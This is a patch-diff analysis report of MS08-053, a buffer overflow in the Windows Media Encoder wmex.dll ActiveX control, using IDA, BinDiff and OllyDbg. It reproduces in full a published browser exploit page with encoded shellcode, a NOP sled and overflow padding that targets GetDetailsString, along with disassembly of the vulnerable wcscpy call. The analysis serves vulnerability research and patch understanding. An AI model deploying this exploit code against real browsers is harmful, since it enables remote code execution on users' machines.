MS08-053 – Windows Media Encoder wmex.dll ActiveX Control Buffer Overflow Analysis Report

- **Microsoft Excerpt:** MS08-053

Remote code execution vulnerability exists in the WMEX.DLL ActiveX control installed by Windows Media Encoder 9 Series. The vulnerability could allow remote code execution if a user views a specially crafted Web page. If a user is logged on with administrative user rights, an attacker who successfully exploited this vulnerability could take complete control of an affected system. An attacker could then install programs, edit (view, change, or delete) data, create new accounts with full user rights, etc. Users whose accounts are configured to have fewer user rights on the system could be less impacted than users who operate with administrative user rights.

- **Tools and File Info:**
  - Disassembler: IDA 5.2
  - Debugger: OllyDbg
  - Diff. Plugin: BinDiff, PatchDiff
  - Un-Patched File: wmex.dll (version 9.0.0.2980)
  - Patched File: wmex.dll (version 9.0.0.3359)

- **Technical Details:**

ActiveX control **CLSID**: A8D3AD02-7508-4004-B2E9-AD33F087F43C & **ProgID**: WMEnc.WMEncProfileManager

There is a boundary error in handling the string passed though the vulnerable **GetDetailsString**() method. It takes 2 parameters supplied by the user: GetDetailsString() (A<string> ,B<numeric>). The stack based buffer, has a fixed size of 2056 bytes/808h and while copying the string "A" to the buffer, it doesn't check the length, thereby causing an overflow. And, an overly long string can also overwrite any functions, addresses stored in stack.

The two file versions (un-patched *.2980 vs patched *.3359) when compared has the following changed functions –




Fig 1: changed functions (*.2980 vs *.3359)

Among all the functions **sub_8E4CA09** is the function in concern. Here are the visual differences between the flows of the routine.




Fig 2: Visual Difference (sub_8E4CA09)

Here is the zoom of the following WCSCPY code under **08E4CA3A**:




Fig 3: Vulnerable Function

This vulnerable method GetDetailsString() (A<string> ,B<numeric>) is called through WCSCPY and is responsible for copying the parameter string "A" without checking for its length, and thus overflowing the buffer.

Following exploit was published at milw0rm on 13th September:

```
<html>
<pre>

 ============================================================================
 MS08-053 Windows Media Encoder wmex.dll ActiveX Control Buffer Overflow
 ============================================================================

 Calc execution POC Exploit for WinXP SP2 PRO English / IE6.0 SP2
 Found by   : Nguyen Minh Duc and Le Manh Tung
 Advisory   : http://www.microsoft.com/technet/security/Bulletin/MS08-053.mspx
 Exploit by : haluznik | haluznik<at>gmail.com
 09.10.2008
 ============================================================================

<input language=JavaScript onclick=poc() type=button value="launch exploit">

<OBJECT id="target" classid="clsid:A8D3AD02-7508-4004-B2E9-AD33F087F43C">
</OBJECT>

<script>

function poc() {

var shellcode = unescape(
"%u03eb%ueb59%ue805%ufff8%uffff%u4949%u4949%u4949%u4948%u4949" +
"%u4949%u4949%u4949%u4949%u5a51%u436a%u3058%u3142%u4250%u6b41" +
"%u4142%u4253%u4232%u3241%u4141%u4130%u5841%u3850%u4242%u4875" +
"%u6b69%u4d4c%u6338%u7574%u3350%u6730%u4c70%u734b%u5775%u6e4c" +
"%u636b%u454c%u6355%u3348%u5831%u6c6f%u704b%u774f%u6e68%u736b" +
"%u716f%u6530%u6a51%u724b%u4e69%u366b%u4e54%u456b%u4a51%u464e" +
"%u6b51%u4f70%u4c69%u6e6c%u5964%u7350%u5344%u5837%u7a41%u546a" +
"%u334d%u7831%u4842%u7a6b%u7754%u524b%u6674%u3444%u6244%u5955" +
"%u6e75%u416b%u364f%u4544%u6a51%u534b%u4c56%u464b%u726c%u4c6b" +
"%u534b%u376f%u636c%u6a31%u4e4b%u756b%u6c4c%u544b%u4841%u4d6b" +
"%u5159%u514c%u3434%u4a44%u3063%u6f31%u6230%u4e44%u716b%u5450" +
"%u4b70%u6b35%u5070%u4678%u6c6c%u634b%u4470%u4c4c%u444b%u3530" +
"%u6e4c%u6c4d%u614b%u5578%u6a58%u644b%u4e49%u6b6b%u6c30%u5770" +
"%u5770%u4770%u4c70%u704b%u4768%u714c%u444f%u6b71%u3346%u6650" +
"%u4f36%u4c79%u6e38%u4f63%u7130%u306b%u4150%u5878%u6c70%u534a" +
"%u5134%u334f%u4e58%u3978%u6d6e%u465a%u616e%u4b47%u694f%u6377" +
"%u4553%u336a%u726c%u3057%u5069%u626e%u7044%u736f%u4147%u4163" +
"%u504c%u4273%u3159%u5063%u6574%u7035%u546d%u6573%u3362%u306c" +
"%u4163%u7071%u536c%u6653%u314e%u7475%u7038%u7765%u4370");

var buff= "";
var nsp = unescape("%u06EB%u9090");
var sh = unescape("%u6950%u74C9");
var nop = unescape("%u9090%u9090%u9090%u9090%u9090%u9090");

for (i=0;i<1638;i++)  buff=buff + unescape("%u4141");

buff = buff + nsp + sh + nop + shellcode;

target.GetDetailsString(buff,1);
}

</script>
</pre>
</html>

# milw0rm.com [2008-09-13]
```

On running the published exploit following was the debugger output –





Fig 4: OllyDbg Debug Screen w/ Exploit

Note, on running the exploit and attaching debugger with IEXPLORE.EXE, the EAX register overflows with 0x41414141 and with trace, the instructions responsible for this are:

```
.text:08E4CA3D     lea     eax, [ebp+var_808]
.text:08E4CA43     push    eax             ; wchar_t *
.text:08E4CA44     call    ds:wcscpy
.text:08E4CA4A     pop     ecx
.text:08E4CA4B     pop     ecx
```

Checking the same functions in IDA, following is the graph for vulnerable version *.2980 –



It shows in **loc_8E4CA2E** at conditional check of **jl short loc_8E4CA80**, FALSE case reaches to **08E4CA3A** where, the vulnerable instruction WCSCPY is called at **08E4CA44**.

On the other hand, the patched version does not have this instruction set. The version *.3359 has deleted this at the address **08804F20** (patched) against **08E4CA3A** (vulnerable) thereby, removing this vulnerability.




Fig 5: Vulnerable Function Differences

Therefore, the patched version does not show this vulnerability any more.

Disclaimer: